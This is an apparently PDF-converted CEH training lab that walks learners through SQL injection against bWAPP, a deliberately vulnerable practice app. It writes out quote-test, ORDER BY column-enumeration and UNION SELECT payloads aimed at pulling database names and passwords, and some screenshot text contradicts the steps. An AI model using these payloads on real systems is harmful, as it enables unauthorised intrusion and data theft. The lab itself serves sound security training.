

# CEH v12 Lesson 8 : Compromising SQL Injection Attacks

## Learning Outcomes

In this module, you will complete the following exercises:

- Exercise 1 — Conduct SQL Injection Attacks
- Exercise 2 — Prevent SQL Injection Attacks

After completing this module, you will be able to:

- Launch a SQL Injection Attack
- Enumerate the Number of Columns in A Database
- Perform a UNION SQL Injection Attack
- Launch a SQL Injection — Blind — Boolean Attack
- Bypass Website Logins Using SQL Injection
- Use WebCruiser to Detect SQL Injection

After completing this module, you will have further knowledge of:

- Methods to Prevent SQL Injection

## Lab Duration

It will take approximately **1hr 30 minutes** to complete this lab.

## Exercise 1 — Conduct SQL Injection Attacks

SQL Injection (SQLi) is an attack that allows an attacker to execute malicious SQL statements in a text box. Web applications are built with authentication and authorization. However, the attacker can use SQL statements to bypass application security controls and measures if not programmed properly. SQL injection attacks can allow the attacker to add, remove, modify, or manipulate data in a database in any way they would like. If the SQL injection attack is successful, the contents of an entire database are at the attacker's mercy.

In this exercise, you will learn to conduct SQL injection attacks.

## Learning Outcomes

After completing this exercise, you will be able to:

- Launch a SQL Injection Attack
- Enumerate the number of columns in the database
- Perform a UNION SQL Injection Attack
- Perform a SQL Injection — Blind — Boolean Attack
- Bypass Website Logins Using SQL Injection

### Task 1 — Launch a SQL Injection Attack

An SQL Injection vulnerability is one of the most dangerous vulnerabilities in a web application. If you don't code a web application properly when building it, you are likely to face issues such as:

- Attackers bypassing logins
- Retrieval of sensitive information
- Modification and deletion of data

All of these can be caused by SQL Injection attacks.


You will be accessing a deliberately insecure web application (bWAPP) to conduct the SQL Injection Attacks. bWAPP's vulnerabilities include all the OWASP Top 10 project risks for you to hack and learn.

In this task, you will learn to launch a SQL injection attack. To do this, perform the following steps:

#### Step 1

Make sure all required devices are powered on and connect to **PLABWIN10**

Open **Microsoft Edge** by clicking on the icon on the taskbar.



## Step 2

The **Microsoft Edge** window with the **MSN** homepage is displayed.

In the address bar, type the following URL:

**Note:** *bWAPP is case-sensitive. Make sure you accurately enter the URL below.*

<http://192.168.0.10/bWAPP>

Press **Enter**.

**Note**

We have updated this website to start offering more services. As part of this, the location of the files has changed slightly from most of the documentation.

For example, Tools and Resources > Installation\_Files > Cisco is now simply Installation\_Files > Cisco

Name	Created	Size
Data Files	09/04/2020	10
FTP	09/04/2020	1
Hotfix	09/04/2020	5
Installation_Files	09/04/2020	76
Tools	09/04/2020	59

### Step 3

Enter the following credentials:

Login:

bee

Password:

**bug**

Keep the **Set security** level drop down as **low**.

Click **Login**.

PLABWIN10 - Google Chrome

stg.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=rVFCuJOwnf03lwNU8YZNgWCUBNPvdQ9WGmAq1tR2...

bWAPP - Login

Not secure | 192.168.0.10/bWAPP/login.php

# bWAPP

an extremely buggy web app !

Login New User Info Talks & Training Blog

## / Login /

Enter your credentials (bee/bug).

Login:

Password:

Set the security level:

NATIONAL CENTER FOR  
**MISSING &  
EXPLOITED**  
CHILDREN<sup>®</sup>

**MME**  
Security Audits & Training

Scan your website for XSS and SQL Injection vulnerabilities

bWAPP is licensed under © 2014 MME BVBA / Follow [@MME\\_IT](#) on Twitter and ask for our cheat sheet, containing all solutions! / Ne

Type here to search ENG

## Step 4

The **bWAPP Portal** web page is displayed.

If a notification bar appears asking to save your password, click **Never**.

PLABWIN10 - Google Chrome

stg.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=rVFCuJOwnf03lwNU8YZNgWCUBNPvdQ9WGmAq1tR2... ...

bWAPP - Portal X

Not secure | 192.168.0.10/bWAPP/portal.php ...

Choose your bug:  
bWAPP v2.2 Hack

Set your security level:  
low Set Current low

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout

## / Portal /

bWAPP, or a buggy web application, is a free and open source deliberately insecure web application. It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities. bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project. It is for security-testing and educational purposes only.

Which bug do you want to hack today? :)

bWAPP v2.2

- / A1 - Injection /
- HTML Injection - Reflected (GET)
- HTML Injection - Reflected (POST)
- HTML Injection - Reflected (Current URL)
- HTML Injection - Stored (Blog)

bWAPP is licensed under [\(cc\) BY-NC-ND](#) © 2014 MME BVBA / Follow [@MME\\_IT](#) on Twitter and ask for our cheat sheet, containing all solutions! / [Ne](#)

Type here to search Windows Start Search Mail File Explorer Control Panel

ENG

## Step 5

On the **bWAPP Portal** page, select **SQL Injection (Get/Search)** and select **Hack**.

PLABWIN10 - Google Chrome

stg.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=rVFCuJOwnf03lwNU8YZNgWCUBNPvdQ9WGmAq1tR2...

bWAPP - Portal + Not secure | 192.168.0.10/bWAPP/portal.php ...

Set your security level:  
low Set Current low

an extremely buggy web app!

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout

## / Portal /

bWAPP, or a buggy web application, is a free and open source deliberately insecure web application. It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities. bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project! It is for security-testing and educational purposes only.

Which bug do you want to hack today? :)

- LDAP Injection (Search)
- Mail Header Injection (SMTP)
- OS Command Injection
- OS Command Injection - Blind
- PHP Code Injection
- Server-Side Includes (SSI) Injection
- SQL Injection (GET/Search)
- SQL Injection (GET>Select)
- SQL Injection (POST/Search)

bWAPP is licensed under © 2014 MME BVBA / Follow [@MME\\_IT](#) on Twitter and ask for our cheat sheet, containing all solutions! / Ne

Type here to search ENG

## Step 6

The **SQL Injection (GET/Search)** is displayed.

Without entering any data in the **Search for a movie** textbox, select the **Search** button.

The screenshot shows a web browser window titled "PLABWIN10 - Google Chrome". The address bar displays "stg.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=rVFCuJOwnf03lwNU8YZNgWCUBNPvdQ9WGmAq1tR2...". The main content area is the "bWAPP" web application, specifically the "SQL Injection (GET/Search)" section. The page has a yellow header with the bWAPP logo and a bee icon. It says "Choose your bug: bWAPP v2.2" and "Hack". Below that, it says "Set your security level: low Set Current low". A navigation bar at the top includes links for "Bugs", "Change Password", "Create User", "Set Security Level", "Reset", "Credits", "Blog", and "Logout". The main content area features a search bar with the placeholder "Search for a movie:" and a "Search" button. Below the search bar is a table with columns: Title, Release, Character, Genre, and IMDb. The bottom of the page includes a footer with the text "bWAPP is licensed under CC BY-NC-ND © 2014 MME BVBA / Follow @MME\_IT on Twitter and ask for our cheat sheet, containing all solutions! / Ne" and a Windows taskbar with a search bar, file explorer, and other icons.

## Step 7

Your results are displayed. This means that there is a database in the backend that contains the movie list.

The screenshot shows a Google Chrome window with the title "PLABWIN10 - Google Chrome". The address bar displays the URL "stg.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=rVFCuJOwnf03lwNU8YZNgWCUBNPvdQ9WGmAq1tR2...". The page content is titled "/ SQL Injection (GET/Search) /". A search bar at the top asks "Search for a movie:" followed by a "Search" button. Below the search bar is a table with columns: Title, Release, Character, Genre, and IMDb. The table contains the following data:

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	<a href="#">Link</a>
Iron Man	2008	Tony Stark	action	<a href="#">Link</a>
Man of Steel	2013	Clark Kent	action	<a href="#">Link</a>
Terminator Salvation	2009	John Connor	sci-fi	<a href="#">Link</a>
The Amazing Spider-Man	2012	Peter Parker	action	<a href="#">Link</a>
The Cabin in the Woods	2011	Some zombies	horror	<a href="#">Link</a>
The Dark Knight Rises	2012	Bruce Wayne	action	<a href="#">Link</a>
The Fast and the Furious	2001	Brian O'Connor	action	<a href="#">Link</a>

At the bottom of the page, a footer bar includes the text "bWAPP is licensed under CC BY-NC-ND © 2014 MME BVBA / Follow @MME\_IT on Twitter and ask for our cheat sheet, containing all solutions! / Ne". The Windows taskbar at the bottom of the screen shows the search bar, Start button, and various pinned icons.

## Step 8

To check if the web application is vulnerable to SQL injection attack, type the following into the search box.

m'

Press **Search**.

The screenshot shows a Google Chrome window titled "PLABWIN10 - Google Chrome". The address bar displays the URL "stg.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=rVFCuJOwnf03lwNU8YZNgWCUBNPvdQ9WGmAq1tR2...". The page title is "bWAPP - SQL Injection". A warning message "Not secure | 192.168.0.10/bWAPP/sqli\_1.php?title=&action=search" is shown. The top navigation bar includes links for "Bugs", "Change Password", "Create User", "Set Security Level", "Reset", "Credits", "Blog", and "Logout". The main content area features a heading "/ SQL Injection (GET/Search) /". Below it is a search form with the placeholder "Search for a movie: m1" and a "Search" button. A table lists movies with columns: Title, Release, Character, Genre, and IMDb. The table data is as follows:


Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	<a href="#">Link</a>
Iron Man	2008	Tony Stark	action	<a href="#">Link</a>
Man of Steel	2013	Clark Kent	action	<a href="#">Link</a>
Terminator Salvation	2009	John Connor	sci-fi	<a href="#">Link</a>
The Amazing Spider-Man	2012	Peter Parker	action	<a href="#">Link</a>
The Cabin in the Woods	2011	Some zombies	horror	<a href="#">Link</a>
The Dark Knight Rises	2012	Bruce Wayne	action	<a href="#">Link</a>
The Fast and the Furious	2001	Brian O'Connor	action	<a href="#">Link</a>

At the bottom of the page, a footer note states: "bWAPP is licensed under [\(cc\) BY-NC-ND](#) © 2014 MME BVBA / Follow [@MME\\_IT](#) on Twitter and ask for our cheat sheet, containing all solutions! / Ne". The Windows taskbar at the bottom shows the search bar, Start button, and various pinned icons.

## Step 9

Notice the error. This confirms that the SQL Injection attack is possible.

**Note:** The error message also gives away too much information. In this case, identifying the type of database the web application uses (MySQL) lets potential hackers know to use only MySQL exploits. You need to make a hacker work harder for that type of information. Don't give it away.



Keep the **bWAPP** window open and continue to the next task.

## Task 2 — Enumerate the number of columns in the backend database.

There are many specific SQL injection attacks. In this task, you enumerate the database to see how many columns are in the database. This gives us information for other types of SQL injection attacks.

To identify the number of columns in the database, perform the following steps:

### Step 1

You need to extract the total number of columns in the original SQL statement.

First, test if there is only one column in the database. Type the following code in the textbox:

```
m' order by 1-- -
```

## Select Search.

The screenshot shows a Google Chrome window titled "PLABWIN10 - Google Chrome". The address bar indicates the URL is `stg.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=rVFCuJOWf03lwNU8YZNgWCUBNPvdQ9WGmAq1tR2...`. The main content is the bWAPP homepage, which features a yellow header with the text "bWAPP" and "an extremely buggy web app!". Below the header is a navigation bar with links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog, and Logout. The main section is titled "/ SQL Injection (GET/Search) /". A search form has the input field containing "m' order by 1-- -" and a "Search" button. Below the form is a table with columns: Title, Release, Character, Genre, and IMDb. A message box displays the error: "Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%' at line 1". At the bottom of the screen is the Windows taskbar with the Start button, a search bar, and various pinned icons.

## Step 2

Notice the output.

This means that there is more than one column in the database.

The screenshot shows a web browser window for the bWAPP application. The URL is `192.168.0.10/bWAPP/sqli_1.php?title=m%27+order+by+1---&action=search`. The page title is "bWAPP - SQL Injection". The header includes a logo of a bee, a dropdown menu for "Choose your bug" set to "bWAPP v2.2", and a "Hack" button. Below the header, there's a "Set your security level" section with a dropdown set to "low" and a "Set Current low" button. A navigation bar at the top has links for "Bugs", "Change Password", "Create User", "Set Security Level", "Reset", "Credits", "Blog", and "Logout". The main content area is titled "/ SQL Injection (GET/Search) /". It features a search bar with placeholder "Search for a movie:" and a "Search" button. Below the search bar is a table with columns: Title, Release, Character, Genre, and IMDb. A message "No movies were found!" is displayed in the table body. At the bottom of the page, a footer bar includes the text "bWAPP is licensed under CC BY-NC-ND © 2014 MME BVBA / Follow @MME\_IT on Twitter and ask for our cheat sheet, containing all solutions! / Ne", a search bar with placeholder "Type here to search", and a language switcher showing "ENG".

### Step 3

Next, try another random number. Type the following code in the text box:

```
m' order by 8-- -
```

Select **Search**.

The screenshot shows a Google Chrome window with the title "PLABWIN10 - Google Chrome". The address bar displays the URL "stg.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=rVFCuJOwnf03lwNU8YZNgWCUBNPvdQ9WGmAq1tR2...". The main content is the bWAPP web application, specifically the SQL Injection (GET/Search) section. The page has a yellow header with the bWAPP logo and a bee icon. It says "Choose your bug: bWAPP v2.2" and "Hack". Below that, it says "Set your security level: low Set Current low". A navigation bar at the top includes links for "Bugs", "Change Password", "Create User", "Set Security Level", "Reset", "Credits", "Blog", and "Logout". The main area has a heading "/ SQL Injection (GET/Search) /". A search form has the input "m' order by 8--" and a "Search" button. Below the form is a table with columns "Title", "Release", "Character", "Genre", and "IMDb". A message "No movies were found!" is displayed. At the bottom of the page, there is a footer with the text "bWAPP is licensed under CC BY-NC-ND © 2014 MME BVBA / Follow @MME\_IT on Twitter and ask for our cheat sheet, containing all solutions! / Ne" and a Windows taskbar at the bottom.

#### Step 4

Notice the following error:

**Error: Unknown column '8'in 'order clause'**

This means that there are less than 8 columns.

PLABWIN10 - Google Chrome

stg.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=rVFCuJOwnf03lwNU8YZNgWCUBNPvdQ9WGmAq1tR2... OK

bWAPP - SQL Injection Not secure | 192.168.0.10/bWAPP/sqli\_1.php?title=m%27+order+by+8---&action=search

bWAPP  
an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout

## / SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
Error: Unknown column '8' in 'order clause'				

## Step 5

Next, try another random number. Type the following code in the textbox:

```
m' order by 7-- -
```

Select **Search**.

PLABWIN10 - Google Chrome

stg.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=rVFCuJOwnf03lwNU8YZNgWCUBNPvdQ9WGmAq1tR2... ...

bWAPP - SQL Injection x

Not secure | 192.168.0.10/bWAPP/sqli\_1.php?title=m%27+order+by+8---&action=search ...

**bWAPP**  
an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout


## / SQL Injection (GET/Search) /

Search for a movie: m' order by 7--

Title	Release	Character	Genre	IMDb
Error: Unknown column '8' in 'order clause'				

### Step 6

There is no error when we ordered on column 7. This confirms that there are 7 columns in the original SQL statement.



Keep **bWAPP** open to continue to the next task.

### Task 3 — Perform a UNION SQL Injection attack

In this task, you will perform a UNION SQL Injection attack. Now that you know how many columns are in the database, you will use that information to identify which column has the information you are after. In this task, you are looking for user passwords.

To perform the UNION SQL Injection attack, do the following steps:

#### Step 1

You will now select all seven columns at once using the **union all select** statement. To do this, type the following statement:

```
m' union all select 1,2,3,4,5,6,7 -- -
```

## Select Search.

The screenshot shows a web browser window for Google Chrome on a Windows 10 desktop. The title bar says 'PLABWIN10 - Google Chrome' and the address bar shows 'stg.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=rVFCuJOwnf03lwNU8YZNgWCUBNPvdQ9WGmAq1tR2...'. The main content is the bWAPP homepage, which features a yellow header with the text 'Choose your bug: bWAPP v2.2' and 'Set your security level: low'. Below the header, there's a navigation bar with links: 'Bugs', 'Change Password', 'Create User', 'Set Security Level', 'Reset', 'Credits', 'Blog', and 'Logout'. The main section is titled '/ SQL Injection (GET/Search) /'. It contains a search bar with the value 'm' union all select 1,2,3,4,5,6,7 -- -' and a 'Search' button. Below the search bar is a table with columns 'Title', 'Release', 'Character', 'Genre', and 'IMDb'. A message 'No movies were found!' is displayed below the table. At the bottom of the page, a footer bar includes the text 'bWAPP is licensed under CC BY-NC-ND © 2014 MME BVBA / Follow @MME\_IT on Twitter and ask for our cheat sheet, containing all solutions! / Ne', a search bar with 'Type here to search', and system icons for battery, signal, and language (ENG).

## Step 2

Notice that there is no error message.

The output is now generated.

The screenshot shows a web browser window for Google Chrome on a Windows 10 desktop. The title bar reads "PLABWIN10 - Google Chrome". The address bar shows the URL "stg.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=rVFCuJOwnf03lwNU8YZNgWCUBNPvdQ9WGmAq1tR2...". The main content is the bWAPP homepage, which features a yellow header with the text "Choose your bug: bWAPP v2.2 Hack" and "Set your security level: low Set Current low". Below the header is a navigation bar with links for "Bugs", "Change Password", "Create User", "Set Security Level", "Reset", "Credits", "Blog", and "Logout". The main section is titled "/ SQL Injection (GET/Search) /". It contains a search form with the placeholder "Search for a movie:" and a "Search" button. Below the form is a table with the following data:

Title	Release	Character	Genre	IMDb
2	3	5	4	Link

At the bottom of the page, there is a footer bar with the text "bWAPP is licensed under CC BY-NC-ND © 2014 MME BVBA / Follow @MME\_IT on Twitter and ask for our cheat sheet, containing all solutions! / Ne". The Windows taskbar at the bottom of the screen shows the Start button, a search bar with "Type here to search", and several pinned icons.

### Step 3

Next, extract the name of the database.

Type the following statement:

```
m' union all select 1,database(),3,4,5,6,7 -- -
```

**Click Search.**

PLABWIN10 - Google Chrome

stg.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=rVFCuJOwnf03lwNU8YZNgWCUBNPvdQ9WGmAq1tR2...

bWAPP - SQL Injection Not secure | 192.168.0.10/bWAPP/sqli\_1.php?title=m%27+union+all+select+1%2C2%2C3%2C... ...

bWAPP v2.2

# bWAPP

an extremely buggy web app !

Set your security level:  
low Set Current: low

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout

## / SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
2	3	5	4	<a href="#">Link</a>

bWAPP is licensed under © 2014 MME BVBA / Follow [@MME\\_IT](#) on Twitter and ask for our cheat sheet, containing all solutions! / Ne

Type here to search ENG

#### Step 4

The name of the database appears in the **Title** column.

The screenshot shows a Google Chrome window titled "PLABWIN10 - Google Chrome". The address bar displays the URL "stg.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=rVFCuJOwnf03lwNU8YZNgWCUBNPvdQ9WGmAq1tR2...". The main content is the bWAPP web application. At the top, there's a yellow header with the bWAPP logo and a bee icon. It says "Choose your bug: bWAPP v2.2" and "Hack". Below that, it says "Set your security level: low Set Current low". A navigation bar at the bottom includes links for "Bugs", "Change Password", "Create User", "Set Security Level", "Reset", "Credits", "Blog", and "Logout". The main section is titled "/ SQL Injection (GET/Search) /". It has a search bar with the placeholder "Search for a movie:" and a "Search" button. Below the search bar is a table with the following data:

Title	Release	Character	Genre	IMDb
